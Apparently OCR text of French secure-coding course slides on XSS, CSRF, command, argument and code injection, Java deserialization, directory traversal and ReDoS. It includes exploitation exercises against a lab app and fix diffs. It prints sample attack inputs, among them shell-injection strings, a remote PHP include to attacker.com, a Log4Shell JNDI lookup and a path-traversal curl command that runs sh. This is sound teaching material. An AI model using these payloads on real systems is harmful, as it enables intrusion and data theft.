⇒ XSS possible selon la fonction Javascript utilisée pour afficher le contenu dans la page côté navigateur !

Que des XSS réflexifs

Cas de AngularJS

XSS potentiel si utilisation d'une variable maitrisée par l'attaquant pour :

- générer à la volée, côté serveur, des templates (injection de `{{ expr }}`)
- les paramètres des fonctions `$watch`, `$watchGroup`, `$watchCollection`, `$eval`, `$evalAsync`, `$apply`, `$applyAsync`
- les paramètres des services `$compile`, `$parse`, `$interpolate`
- les champs liés avec `ng-bind-html`

Comment faire - Éviter la vulnérabilité

Solutions

- ✓ filtrer toutes les entrées
- ✓ déterminer les données réécrites au navigateur et filtrer avant de les envoyer (ce qui dépend du contexte)
- ✓ utiliser des bibliothèques spécifiques qui rendent inoffensifs les caractères spéciaux HTML (Microsoft Anti-XSS library, Apache Wicket, PHP `htmlentities`) :

  `<` → `<` `"` → `&quot;` etc.
- ✓ toujours spécifier l'encodage des pages Web

Comment faire - Éviter la vulnérabilité

Solutions

- ✓ utiliser du *templating* pour la génération de la page
- ✓ attention aux fonctions des moteurs de *templating* qui interprètent le HTML (ex : `<%-` en Node.js EJS, `th:utext` en Java Thymeleaf, `ng-bind-html` en AngularJS, `.html` en JQuery, `dangerouslySetInnerHTML` en ReactJS, etc.)

Comment faire - Réduire les conséquences

Solutions

- ✓ déclarer les cookies en *HttpOnly*
- ✓ réauthentifier pour les actions sensibles
- ✓ utiliser des durées courtes pour les sessions

Comment faire - Au niveau du service HTTP

Solutions

- ✓ évaluer la mise en place de l'en-tête HTTP `X-XSS-Protection` pour éviter les XSS réflexifs ou l'en-tête HTTP `Content-Security-Policy` (plus compliquée mais plus robuste)

Comment faire en Java

Solutions

- ✓ en-tête `X-XSS-Protection:1; mode=block` placée automatiquement par Spring Security

Corriger l'application

Exercice

- réactiver la protection XSS au niveau des navigateurs et comparer avec Chrome et Firefox (recherche et avis client)
- activer l'attribut httpOnly du cookie Cart
- déterminer une bibliothèque permettant d'encoder les caractères HTML et l'appliquer sur les champs correspondants

Corriger l'application

Exercice

- réactiver la protection XSS au niveau des navigateurs et comparer avec Chrome et Firefox (recherche et avis client)
- activer l'attribut httpOnly du cookie Cart
- déterminer une bibliothèque permettant d'encoder les caractères HTML et l'appliquer sur les champs correspondants

- `java/sb/WebSecurityConfig.java` : supprimer l'appel à la fonction `xssProtection`
- `java/sb/models/Cart.java` (`saveToCookie`) : utiliser la méthode `setHttpOnly` du cookie
- `resources/templates/searchresult.html` : utiliser `th:text` et effectuer la mise en forme côté client plutôt que dans `java/sb/controllers/SearchController.java` (idem pour `ProductController.java`)

Corriger l'application

`https://www.abcdefgh.xyz/secdev/java/MoqueuseMoralisatriceViolet.txt`

Exemple de correction des injections XSS (1/3)

java/sb/WebSecurityConfig.java (configure) :

```
   protected void configure(HttpSecurity http) throws Exception {
-     http
-       .headers()
-         .xssProtection().xssProtectionEnabled(false);
      http
```

Exemple de correction des injections XSS (2/3)

java/sb/models/Cart.java (saveToCookie) :

```
   String str = Base64.getEncoder().encodeToString(baos.toByteArray());
-  response.addCookie(new Cookie("cart", str));
+  Cookie cart = new Cookie("cart", str);
+  cart.setHttpOnly(true);
+  response.addCookie(cart);
   Mac sha256mac = Mac.getInstance("HmacSHA256");
```

Exemple de correction des injections XSS (3/3)

java/sb/controllers/SearchController.java (searchSubmit) :

```
- s = "Résultat de la recherche de <i>" + str + "</i> : <b>";
- s += res.size();
- s += "</b> produit";
- if (res.size() > 1)
-   s += "s";
  mav.addObject("products", res);
- mav.addObject("str", s);
+ mav.addObject("str", str);
```

resources/templates/searchresult.html :

```
  <div id='contenu'>
-   <p><span th:utext="${str}">recherche</span></p>
+   <p>Résultat de la recherche de <i>
+     <span th:text="${str}">recherche</span></i> :
+     <b><span th:text="${#lists.size(products)}">nb</span></b>
+     produit<span th:if="${#lists.size(products) &gt; 1}"
+     th:text="s">(s)</span></p>
```

OWASP Top 10

Exercice

Lire la fiche A7 de l'OWASP Top 10 2017

Cross-site request forgery (CSRF)

Exemple 1

Google :

@gmail.com | | Settings | Older version | Help | Sign out

```
| <a href="https://mail.google.com/mail/?ui=2&amp;
zx=32zdvdgfdv54&amp;shva=1#settings">Settings</a>
| <a href="?ui=1">Older version</a>
| <a href="http://mail.google.com/support/?
ctx=gmail&amp;hl=en&amp;labs=1">Help</a>
| <a href="?logout&amp;hl=en">Sign out</a>
```

Exemple 2

OSSIM 2.2.1 (monitoring de sécurité) :

```
/ossim/control_panel/alarm_console.php?delete_backlog=all
```

Principe de l'attaque

CSRF = faire réaliser une action involontaire par l'utilisateur en étant connecté à un site :

1. l'attaquant trouve un CSRF et la chaîne pour l'exploiter
2. l'attaquant envoie un lien (mail, twitter, etc.) à la victime
3. la victime clique sur le lien malveillant (qui exploite le CSRF ou contient un formulaire automatique l'exploitant)
4. le site interprète la requête et l'exécute en pensant que c'est une action volontaire de la victime (si le cookie de session est valide)

SuperBouchons

Exercice

Trouver et exploiter le CSRF

Exemples réels

XSS et CSRF sur facebook :

- lecture des messages privés
- récupération des photos privées
- envoi de message en tant que l'utilisateur (CSRF)
- ajout d'applications facebook (CSRF)
- "vers XSS"

Récapitulatif

Présence de pages réalisant des actions sensibles n'ayant que des paramètres HTTP devinables

Conséquences :

Récapitulatif

Présence de pages réalisant des actions sensibles n'ayant que des paramètres HTTP devinables

Conséquences : très dépendant de chaque site

Comment faire

Ajouter une interaction de la part de l'utilisateur pour les actions sensibles

Solutions

- ✓ utiliser un CAPTCHA
- ✓ réaliser une étape de confirmation (pas du coté client !), avec un *token* unique à la transaction généré et stocké côté serveur lors de la première requête, puis vérifié à la seconde
- ✓ réauthentifier l'utilisateur pour les actions sensibles
- ✓ utiliser une durée courte d'expiration de session

Comment faire

Intégrer des protections dans le code

Solutions

- ✓ utiliser un *token* anti-CSRF
- ✓ (REST) implémenter un *double submit cookie* : transmettre par le serveur une valeur aléatoire dans un cookie et en paramètre HTTP, puis vérifier la concordance par lors de la requête
- ✓ vérifier l'en-tête HTTP `Referer` ou `Origin`

ATTENTION : la plupart des méthodes de protection ne sont plus valables si un XSS est présent sur le site

Token anti-CSRF en PHP

- authentification de l'utilisateur :
  - génération d'un identifiant de session, création de la session associée côté serveur et transmission au navigateur sous forme de cookie
  - génération d'un token anti-CSRF aléatoire et enregistrement dans la session : `$_SESSION["csrf"] = openssl_random_pseudo_bytes(16)`

Token anti-CSRF en PHP

- authentification de l'utilisateur :
  - génération d'un identifiant de session, création de la session associée côté serveur et transmission au navigateur sous forme de cookie
  - génération d'un token anti-CSRF aléatoire et enregistrement dans la session : `$_SESSION["csrf"] = openssl_random_pseudo_bytes(16)`
- génération des pages HTML avec liens vers des pages sensibles (formulaires ou liens GET) :
  - récupération du cookie de session, lecture du token anti-CSRF dans la session associée
  - ajout d'un champ *hidden* dans les formulaires (ou paramètre GET dans les liens) avec la valeur du token anti-CSRF de l'utilisateur connecté : `<input type="hidden" name="csrf" value="3a28df..24">`

Token anti-CSRF en PHP

- authentification de l'utilisateur :
  - génération d'un identifiant de session, création de la session associée côté serveur et transmission au navigateur sous forme de cookie
  - génération d'un token anti-CSRF aléatoire et enregistrement dans la session : `$_SESSION["csrf"] = openssl_random_pseudo_bytes(16)`
- génération des pages HTML avec liens vers des pages sensibles (formulaires ou liens GET) :
  - récupération du cookie de session, lecture du token anti-CSRF dans la session associée
  - ajout d'un champ *hidden* dans les formulaires (ou paramètre GET dans les liens) avec la valeur du token anti-CSRF de l'utilisateur connecté : `<input type="hidden" name="csrf" value="3a28df..24">`
- accès à une page sensible :
  - récupération du cookie de session, lecture du token anti-CSRF dans la session associée et comparaison avec le champ fourni dans les paramètres HTTP : `$_SESSION["csrf"] == $_POST["csrf"]`

Authentification Bearer

Avec AngularJS ou autre :

- récupération d'un token d'authentification et stockage côté client (cookie, Web storage)
- ajout d'une en-tête `Authorization: Bearer XXXX` lors de chaque requête par le framework
- un attaquant forçant un clic par le navigateur ne pourra pas préciser l'en-tête `Authorization` d'un autre domaine (CORS ou parce qu'il ignore le token)

⇒ pas de CSRF possible ! (Uniquement avec les API du framework...)

Corriger l'application

Exercice

Implémenter à la main le token CSRF pour `/emptycart`

Implémenter le *double submit cookie* pour POST `/data/gethashes`

Exemple de correction des CSRF (1/3)

java/sb/controllers/CartController.java (viewCart) :

```
  mav.addObject("contentlist", content);
+ HttpSession session = req.getSession(false);
+ if (session != null) {
+   String csrftoken = (String)session.getAttribute("csrftoken");
+   if (csrftoken == null || csrftoken.isEmpty()) {
+     SecureRandom random = new SecureRandom();
+     byte rand[] = new byte[16];
+     random.nextBytes(rand);
+     csrftoken = Cart.byteArrayToStr(rand);
+     session.setAttribute("csrftoken", csrftoken);
+   }
+   mav.addObject("csrftoken", csrftoken);
+ }
  return mav;
```

Exemple de correction des CSRF (2/3)

resources/templates/viewcart.html :

```
  <br/>
- <a href='/emptycart'>Vider le panier</a>
+ <a th:href="@{|/emptycart?tok=${csrftoken}|}">Vider le panier</a>
  </div>
```

Exemple de correction des CSRF (3/3)

java/sb/controllers/CartController.java (emptycart) :

```
  @GetMapping("/emptycart")
  public String emptyCart(HttpServletRequest req,
-                         HttpServletResponse response) {
+                         HttpServletResponse response,
+            @RequestParam(value="tok", required=true) String tok) {
+   HttpSession session = req.getSession(false);
+   if (session != null) {
+     String csrftoken = (String)session.getAttribute("csrftoken");
+     if (csrftoken == null || csrftoken.isEmpty())
+       throw new IllegalArgumentException("CSRF session token");
+     if (!csrftoken.equals(tok))
+       throw new IllegalArgumentException("CSRF token");
+   }
    Cart cart = Cart.loadFromCookie(req);
```

Exemple de double submit cookie (1/3)

java/sb/controllers/DataController.java :

```
  @GetMapping("/data")
- public String show() {
-   return "data";
+ public ModelAndView show(HttpServletResponse response) {
+   ModelAndView mav = new ModelAndView("data");
+   SecureRandom random = new SecureRandom();
+   byte rand[] = new byte[16];
+   random.nextBytes(rand);
+   String tok = byteArrayToStr(rand);
+   response.addCookie(new Cookie("dscc", tok));
+   mav.addObject("dsct", tok);
+   return mav;
  }
```

Exemple de double submit cookie (2/3)

resources/templates/data.html :

```
  <form id="password-form" ng-submit="sendPassword()" class="form-inline">
+   <input type='hidden' id='dscfpass' th:value='${dsct}' />
    <div class="form-group mb-2">
```

webapp/js/data.js :

```
  var params = 'pass=' + encodeURIComponent($scope.password);
+ params += '&dscf=' + encodeURIComponent(
+                 document.getElementById('dscfpass').value);
  if ($scope.salt)
```

Exemple de double submit cookie (3/3)

java/sb/controllers/DataController.java (gethashes) :

```
  public @ResponseBody String gethashes(HttpServletRequest req) {
+   String dscf = req.getParameter("dscf");
+   Cookie cookie = WebUtils.getCookie(req, "dscc");
+   if (cookie == null)
+     throw new IllegalArgumentException("CSRF token in cookie");
+   String dscc = cookie.getValue();
+   if (!dscf.equals(dscc))
+     throw new IllegalArgumentException("CSRF tokens");
    JSONObject json = new JSONObject();
```

En parlant des captcha...

Superbouchons

Exercice

Déposer un commentaire sur un produit après connexion en utilisateur et poster de manière automatique d'autres commentaires

Injection de commandes système

Exemple 1

Programme setuid VBoxNetAdpCtl de virtualbox (10/2009) :

```
/* removeAddresses(argv[1]) dans main */
static bool removeAddresses(
    const char *pszAdapterName)
{
  char szCmd[1024], szBuf[1024];
  char aszAddresses[MAX_ADDRESSES][MAX_ADDRLEN];

  memset(aszAddresses, 0, sizeof(aszAddresses));
  snprintf(szCmd, sizeof(szCmd), VBOXADPCTL_IFCONFIG_PATH " %s",
     pszAdapterName);

  FILE *fp = popen(szCmd, "r");
  if (!fp)
    return false;
```

Exemple 1

Programme setuid VBoxNetAdpCtl de virtualbox (10/2009) :

```
/* removeAddresses(argv[1]) dans main */
static bool removeAddresses(
    const char *pszAdapterName)
{
  char szCmd[1024], szBuf[1024];
  char aszAddresses[MAX_ADDRESSES][MAX_ADDRLEN];

  memset(aszAddresses, 0, sizeof(aszAddresses));
  snprintf(szCmd, sizeof(szCmd), VBOXADPCTL_IFCONFIG_PATH " %s",
     pszAdapterName);

  FILE *fp = popen(szCmd, "r");
  if (!fp)
    return false;
```

⇒ Exploitation :

```
VBoxNetAdpCtl "vboxnet0;id" "11:11::11" netmask 255.0.0.0
```

Exemple 2

Module `node-printer` (2013)

```
function printDirect(parameters){
  // [...]
  }else if (!printer_helper.printDirect){
      var temp_file_name = path.join(os.tmpDir(),"printing");
      fs.writeFileSync(temp_file_name, data);
      child_process.exec('lpr -P'+printer+' -oraw -r '+' '+
          temp_file_name, function(err, stdout, stderr){
        if (err !== null) {
          error('ERROR: ' + err);
          return;
        }
      });
  }
}
```

Exemple 2

Module `node-printer` (2013)

```
function printDirect(parameters){
  // [...]
  }else if (!printer_helper.printDirect){
      var temp_file_name = path.join(os.tmpDir(),"printing");
      fs.writeFileSync(temp_file_name, data);
      child_process.exec('lpr -P'+printer+' -oraw -r '+' '+
          temp_file_name, function(err, stdout, stderr){
        if (err !== null) {
            error('ERROR: ' + err);
            return;
        }
      });
  }
}
```

```
print?printer=xx; uname -a
```

Exemple 3

Interface Web de gestion de LANDesk (2010-02-04) :

```
$cmd = "sudo /subin/backuptool " .
       " --delete {$_POST['delBackupName']}";
exec($cmd);
$msg = "Successfully Removed: " .
       " {$_POST['delBackupName']}";
```

Exemple 4

```
function _httpsrequest($url, $URI, $http_method,
                       $content_type="", $body="")
{
  /* ... */
  $safer_URI = strtr($URI, "\"", " ");
  // strip quotes from the URI to avoid shell access

  exec($this->curl_path." -D \"$headerfile\"".
       $cmdline_params." \"".$safer_URI."\"",
       $results, $return);

  if ($return) {
    $this->error = "Error: could not retrieve the document";
    return false;
  }
```

Exemple 4

```
function _httpsrequest($url, $URI, $http_method,
                       $content_type="", $body="")
{
  /* ... */
  $safer_URI = strtr($URI, "\"", " ");
  // strip quotes from the URI to avoid shell access

  exec($this->curl_path." -D \"$headerfile\"".
       $cmdline_params." \"".$safer_URI."\"",
       $results, $return);

  if ($return) {
    $this->error = "Error: could not retrieve the document";
    return false;
  }
```

```
request.php?uri=truc $(uname -a)
```

SuperBouchons

Exercice

Utiliser l'interface d'administration pour exécuter des commandes sur le système

SuperBouchons

Exercice

Utiliser l'interface d'administration pour exécuter des commandes sur le système

`a " ; ls ; echo "` (unix)

Récapitulatif

Construction, avec des paramètres maîtrisés par l'utilisateur sans filtrage, d'une commande exécutée avec une fonction lançant un *shell*

Conséquences :

Récapitulatif

Construction, avec des paramètres maîtrisés par l'utilisateur sans filtrage, d'une commande exécutée avec une fonction lançant un *shell*

Conséquences :

- exécution de commandes système arbitraires, avec les droits du compte de service du programme
- récupération du code source du site et des fichiers de configuration
- selon les droits, modification du contenu des pages du site Web

Comment faire

Solutions

- ✓ filtrer les variables utilisées dans les fonctions qui exécutent un *shell*
- ✓ échapper convenablement les variables utilisées avec les fonctions adéquates
- ✓ éviter les fonctions qui utilisent un *shell*

Comment faire

Fonctions problématiques

Attention

- C : `system`, `popen`, `execlp`, `execvp`, `ShellExecute`, `ShellExecuteEx`, `_wsystem`
- PHP : `system`, `popen`, `passthru`, `exec`, `shell_exec`, `proc_open`, `pcntl_exec`, backquote
- Perl : `system`, `exec`, backquote, `open`
- Python : `exec`, `os.system`, `os.popen`, `execfile`
- Java : `Runtime.exec`
- .NET : `System.Diagnostics.Process.Start`
- Node.js : `child_process.exec`

Corriger l'application

Exercice

Corriger l'injection de commandes système

Corriger l'application


Exercice

Corriger l'injection de commandes système

- `java/sb/controllers/AdminController.java (backup)` : filtrer en liste blanche les caractères autorisés (`^[a-zA-Z0-9]+$`)
- remplacer l'appel au shell par la commande `myzip`

Injection d'argument


Exemple 1 : Telnet SunOs 5.10/5.11 (2007)




```
execl(LOGIN_PROGRAM, "login", "-p", "-h",
  host, "-d", slavename, getenv("USER"), 0);

/* source de login, dans le getopt : */
case 'f' :
  /* Must be root to bypass authentication */
  if (getuid() != 0 || geteuid() != 0)
    login_exit(1);
  /* save fflag user name for future use */
  SCPYL(user_name, optarg);
  fflag = B_TRUE;
```

Exemple 1 : Telnet SunOs 5.10/5.11 (2007)




```
execl(LOGIN_PROGRAM, "login", "-p", "-h",
  host, "-d", slavename, getenv("USER"), 0);

/* source de login, dans le getopt : */
case 'f' :
  /* Must be root to bypass authentication */
  if (getuid() != 0 || geteuid() != 0)
    login_exit(1);
  /* save fflag user name for future use */
  SCPYL(user_name, optarg);
  fflag = B_TRUE;
```

⇒ Exploitation : `telnet -l "-froot" target`

Exemple 2

Mozilla Foundation Security Advisory 2007-28. Fichier QTL :

```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="presentation.mov" autoplay="true"
qtnext="-chrome javascript:alert('whats up...')"/>
```

Récapitulatif

Construction, avec des paramètres maîtrisés par l'utilisateur sans filtrage, des arguments d'une commande exécutée

Conséquences :

Récapitulatif

Construction, avec des paramètres maîtrisés par l'utilisateur sans filtrage, des arguments d'une commande exécutée

Conséquences : très dépendantes du programme exécuté et de la dangerosité relative de ses options

Comment faire

Solutions

- ✓ filtrer les variables utilisées comme arguments pour des fonctions d'exécution (et pas uniquement le premier caractère)
- ✓ utiliser `--` avant les paramètres contrôlables par l'utilisateur

Injection de code interprété

Exemple 1 - PHP

Gwolle Guestbook 1.5.3 (CVE-2015-8351) :

```
// This variable holds the ABSPATH
$gwolle_gb_abspath = ( isset( $_GET['abspath'] ) ?
        urldecode( $_GET['abspath'] ) : false );

require( $gwolle_gb_abspath . 'wp-load.php' );
```

Exemple 1 - PHP

Gwolle Guestbook 1.5.3 (CVE-2015-8351) :

```
// This variable holds the ABSPATH
$gwolle_gb_abspath = ( isset( $_GET['abspath'] ) ?
        urldecode( $_GET['abspath'] ) : false );

require( $gwolle_gb_abspath . 'wp-load.php' );
```

⇒ Exploitation : `?abspath=http://attacker.com/`

Exemple 2 - PHP

CentOS Control Web Panel (CVE-2021-45467, sans authentification) :

```php
if(!empty($_GET["api"])) {
...
    if(!empty($_GET["scripts"])) {
        $_GET["scripts"] = GETSecurity($_GET["scripts"]);
        include "../../resources/admin/scripts/" . $_GET["scripts"] . ".php";
    }
...

function GETSecurity($variable) {
    if (stristr($variable, "..") {
        exit("hacking attempt");
    }
}
```

Exemple 2 - PHP

CentOS Control Web Panel (CVE-2021-45467, sans authentification) :

```
if(!empty($_GET["api"])) {
...
    if(!empty($_GET["scripts"])) {
        $_GET["scripts"] = GETSecurity($_GET["scripts"]);
        include "../../resources/admin/scripts/" . $_GET["scripts"] . ".php";
    }
...

function GETSecurity($variable) {
    if (stristr($variable, "..") {
        exit("hacking attempt");
    }
}
```

⇒ Contournement de la protection : `/.%00./`

Exemple 3 - PHP

```
if (isset($_GET['rid']))
{
    $rids=explode(':',$_GET['rid']);
    if (isset($_GET['proj_id']) && $_GET['proj_id'])
    {
        $proj_id=$_GET['proj_id'];
        eval("\$pps= new $cname(".$_GET['proj_id'].");");
    }
} elseif (isset($_GET['proj_id']) && !empty($_GET['proj_id']))
{
    $proj_id=$_GET['proj_id'];
    if (isset($_GET['pr_list_type']))
        $plt=$_GET['pr_list_type'];
    else
        $plt='full';
    eval("\$pps= new $cname($proj_id);");
```

Exemple 3 - PHP

```
if (isset($_GET['rid']))
{
    $rids=explode(':',$_GET['rid']);
    if (isset($_GET['proj_id']) && $_GET['proj_id'])
    {
        $proj_id=$_GET['proj_id'];
        eval("\$pps= new $cname(".$_GET['proj_id'].");");
    }
} elseif (isset($_GET['proj_id']) && !empty($_GET['proj_id']))
{
    $proj_id=$_GET['proj_id'];
    if (isset($_GET['pr_list_type']))
        $plt=$_GET['pr_list_type'];
    else
        $plt='full';
    eval("\$pps= new $cname($proj_id);");
```

⇒ Exploitation : `proj_id=);include($_GET[a]);die(2`

Autre exemple : log4j

Vulnérabilité CVE-2021-44228 (Log4Shell)

- framework de journalisation opensource pour Java
- injection de requêtes JNDI : `${jndi:ldap://malicious/mse}`
- requête LDAP (ou RMI) contrôlée par l'attaquant
- exécution d'une classe malveillante pour RCE

Explications :
`https://blog.xmco.fr/12-questions-pour-comprendre-la-vulnerabilite-log4shell/`

javax.script

```
ScriptEngineManager manager = new ScriptEngineManager();
ScriptEngine engine = manager.getEngineByName("JavaScript");
engine.eval("print('"+ args[0] + "')");
```

LFI en JSP

```
<% String pageToInclude = getDataFromUntrustedSource(); %>
<jsp:include page="<%=pageToInclude %>" />
```

Récapitulatif

Utilisation de paramètres maîtrisés par l'utilisateur sans filtrage dans une fonction qui exécute du code interprété

Conséquences :

Récapitulatif

Utilisation de paramètres maîtrisés par l'utilisateur sans filtrage dans une fonction qui exécute du code interprété

Conséquences :

- exécution de code interprété côté serveur (PHP, python, perl, SSJS : *server side javascript*, etc.)
- exécution de commandes système avec les droits du service
- récupération du code source du site et des fichiers de configuration
- modification du contenu des pages du site, selon les droits
- exécution de requêtes SQL arbitraires

Désérialisation

- désérialisation d'un objet sous le contrôle de l'utilisateur (paramètres HTTP, RMI, RMI sur HTTP, JMX, protocoles réseau, etc.)
- format binaire propre à Java décrivant la classe et les valeurs des attributs
- en modifiant l'objet, on peut faire désérialiser un autre objet, avant même le cast pour convertir dans la classe voulue
- objectif de l'attaquant : générer un objet sérialisé utilisant des classes (appelées *gadget*) qui vont déclencher l'action voulue (écrire dans un fichier, exécuter une commande, etc.) lors de sa création (méthode `readObject`)

Problème assez répandu

Exécution de code à distance (RCE) :

- CVE-2011-2894 spring
- CVE-2013-1768 apache OpenJPA
- CVE-2013-1777 apache Geronimo
- CVE-2015-7501 RedHat JBoss
- CVE-2015-3253 Jenkins
- CVE-2015-6555 Symantec SEP (antivirus)
- CVE-2015-7450 IBM Websphere
- CVE-2016-3427 Java SE console JMX
- CVE-2017-12149 RedHat JBoss
- CVE-2017-5645 Apache log4j
- etc.

Exploits JAVA

Exercice

`https://github.com/frohoff/ysoserial`

Superbouchons

Exercice

Ajouter plusieurs objets au panier et tester les *payloads* de `ysoserial` pour exécuter une commande sur le système

Comment faire

Solutions

- ✓ toujours filtrer les données avant d'utiliser des fonctions qui interprètent du code (`eval`, `include`, etc.)
- ✓ ne pas utiliser les fonctions d'interprétation de code dynamique (`eval`)
- ✓ ne pas désérialiser un objet manipulable par l'utilisateur (cookie, argument, etc.)
- ✓ ne pas évaluer côté serveur des *templates* construits avec des données de l'utilisateur (uniquement de la substitution de variables dans les *templates*)

Comment faire

Fonctions problématiques

Attention

- PHP : `eval`, `require*`, `include*`, `call_user_func`, `unserialize`
- Perl : `eval`, `require`, `include`
- Python : `input`, `compile`, `eval`, `pickle`, `yaml.load`

Comment faire en Java

Fonctions problématiques :

Attention

- `Class.forName`, `Class.newInstance`
- désérialisation

Comment faire

Solutions

- ✓ surcharger la méthode `ObjectInputStream#resolveClass()` pour empêcher la désérialisation de classes arbitraires
- ✓ ne désérialiser des données qu'après avoir vérifié une signature numérique
- ✓ (mieux) éviter le format natif binaire de sérialisation Java et transformer les objets en chaine JSON ou XML

Corriger l'application

Exercice

Corriger l'application

Exercice

Changer le format de sérialisation de l'objet Cart.

`java/sb/models/Cart.java` (`saveToCookie` et `loadFromCookie`) : utiliser le format JSON

`https://www.abcdefgh.xyz/secdev/java/PelleteurSyndromeRamequin.txt`

Exemple de correction de la désérialisation (1/2)

pom.xml

```
+ <dependency>
+   <groupId>com.google.code.gson</groupId>
+   <artifactId>gson</artifactId>
+   <version>2.8.5</version>
+ </dependency>
```

java/sb/models/Cart.java (saveToCookie) :

```
  try {
-   ObjectOutputStream oos = new ObjectOutputStream(baos);
-   oos.writeObject(this);
-   String str = Base64.getEncoder().encodeToString(baos.toByteArray());
+   Gson gson = new Gson();
+   String json = gson.toJson(this);
+   String str = Base64.getEncoder().
+        encodeToString(json.getBytes("UTF_8"));
    response.addCookie(Cookie("cart", str);
```

Exemple de correction de la désérialisation (2/2)

java/sb/models/Cart.java (loadFromCookie) :

```
  byte[] data = Base64.getDecoder().decode(cookie.getValue());
- ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(data));
- Object o = ois.readObject();
- ois.close();
+ Gson gson = new Gson();
+ String json = new String(data, "UTF-8");
+ Cart o = gson.fromJson(json, Cart.class);
  return (Cart) o;
```

OWASP Top 10

Exercice

Lire la fiche A8 de l'OWASP Top 10 2017

OWASP Top 10

Exercice

Lire la fiche A1 de l'OWASP Top 10 2017

OWASP API Top 10

Exercice

Lire la fiche API8 de l'OWASP API Top 10 2019

Directory traversal

Problème

Gestion d'un chemin de fichier : **extrêmement** piégeux, plein de cas particuliers et de vérifications à faire...

Introduction exemple 1

JBOSS :

- serveur d'application Java (exécution de la JVM)

```
client --HTTP--> apache --AJP--> serveur JBOSS
                 mod_jk           /app1
                                  /jmx-console
             configuration :
             /app -> jboss:/app1
```

Exemple 1

CVE-2007-1860 : *Apache Tomcat JK Connector Double Encoding Security Bypass Vulnerability* :

- `www.site.com/jmx-console` n'est généralement pas accessible (pas dans les répertoires d'applications gérées par mod_jk)

Exemple 1

CVE-2007-1860 : *Apache Tomcat JK Connector Double Encoding Security Bypass Vulnerability* :

- `www.site.com/jmx-console` n'est généralement pas accessible (pas dans les répertoires d'applications gérées par mod_jk)
- `www.site.com/app/../jmx-console` est filtré par mod_jk

Exemple 1

CVE-2007-1860 : *Apache Tomcat JK Connector Double Encoding Security Bypass Vulnerability* :

- `www.site.com/jmx-console` n'est généralement pas accessible (pas dans les répertoires d'applications gérées par mod_jk)
- `www.site.com/app/../jmx-console` est filtré par mod_jk
- `www.site.com/app/%2e%2e/jmx-console` est filtré par mod_jk (décodage une fois)

Exemple 1

CVE-2007-1860 : *Apache Tomcat JK Connector Double Encoding Security Bypass Vulnerability* :

- `www.site.com/jmx-console` n'est généralement pas accessible (pas dans les répertoires d'applications gérées par mod_jk)
- `www.site.com/app/../jmx-console` est filtré par mod_jk
- `www.site.com/app/%2e%2e/jmx-console` est filtré par mod_jk (décodage une fois)
- `www.site.com/app/%252e%252e/jmx-console` fonctionne (décodage une seule fois)

Exemple 2

CVE-2021-41773 (Apache 2.4.49 avec mod-cgi) :

```
$ curl --data "A|id>>/tmp/x;uname\$IFS-a>>/tmp/x"
 'http://host.tld/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh' -vv
```

SuperBouchons

Exercice

En analysant le lien des images des produits, afficher le contenu du fichier `pom.xml` puis `/etc/passwd`

Comment faire

Attention aux manipulations de fichiers accessibles aux utilisateurs

Solutions

- ✓ canoniser les chemins et vérifier l'encodage
- ✓ gestion des noms Windows : *alternate data stream*, versions courtes, etc.
- ✓ n'utiliser que des références indirectes pour ne rien dévoiler aux utilisateurs (noms de fichiers, répertoires, etc.)
- ✓ bien vérifier le contrôle d'accès au plus proche de l'ouverture du fichier

Corriger l'application

Exercice

Corriger l'application

Exercice

- filtrage par liste blanche des caractères ([a-zA-Z0-9]) et ajout de l'extension
- table de correspondance entre le nom et un identifiant (statique ou en base de données)

`java/sb/controllers/ImgController.java` (`getImg`) : filtrer les caractères autorisés pour les noms de fichiers, ajouter `.jpg` et vérifier le tout dans `getRealPath`

Exemple de correction du directory transversal

java/sb/controllers/ImgController.java (getImg) :

```
  public FileSystemResource getImg(@RequestParam(value="name", required=true) String fname,
+   Pattern reg = Pattern.compile("^[a-z]+$");
+   if (!reg.matcher(fname).matches())
+     throw new IllegalArgumentException("file name");
    Logger log = LoggerFactory.getLogger(this.getClass());

...

    String path = request.getSession().getServletContext().
-       getRealPath("/img/products/") + File.separator + fname;
+       getRealPath("/img/products/" + fname + ".jpg");
    log.info(path);
```

`resources/db/hsqldb/db.sql` : retirer l'extention des noms des fichiers images dans la table `product`.

ReDoS

Expression rationnelle


Principe :

- regexp avec un motif en temps exponentiel par rapport à l'entrée (groupes avec répétitions qui se chevauchent, etc.)
- comparaison du motif avec une entrée utilisateur : le moteur de regexp construit un arbre avec l'ensemble des combinaisons
- déni de service temporaire (blocage du thread)
- ou utilisation d'une entrée utilisateur pour construire le motif

Exemples : `/(a+)+/`, `(a|aa)+`

Comment faire

Regexp `(a|aa)+`, entrée = aaaa



SuperBouchons

Exercice

Abuser de l'expression rationnelle de vérification des adresses email dans la partie administration

Comment faire

Solutions

- ✓ éviter d'écrire soi-même des expressions rationnelles
- ✓ utiliser avec attention les groupes et éviter les possibilités qui se chevauchent dans un même groupe
- ✓ ne pas utiliser des entrées utilisateur pour construire des motifs d'expressions rationnelles

Côtés client (navigateur) et serveur !

Corriger l'application

Exercice

Corriger le code de vérification de l'adresse email

Corriger l'application

Exercice

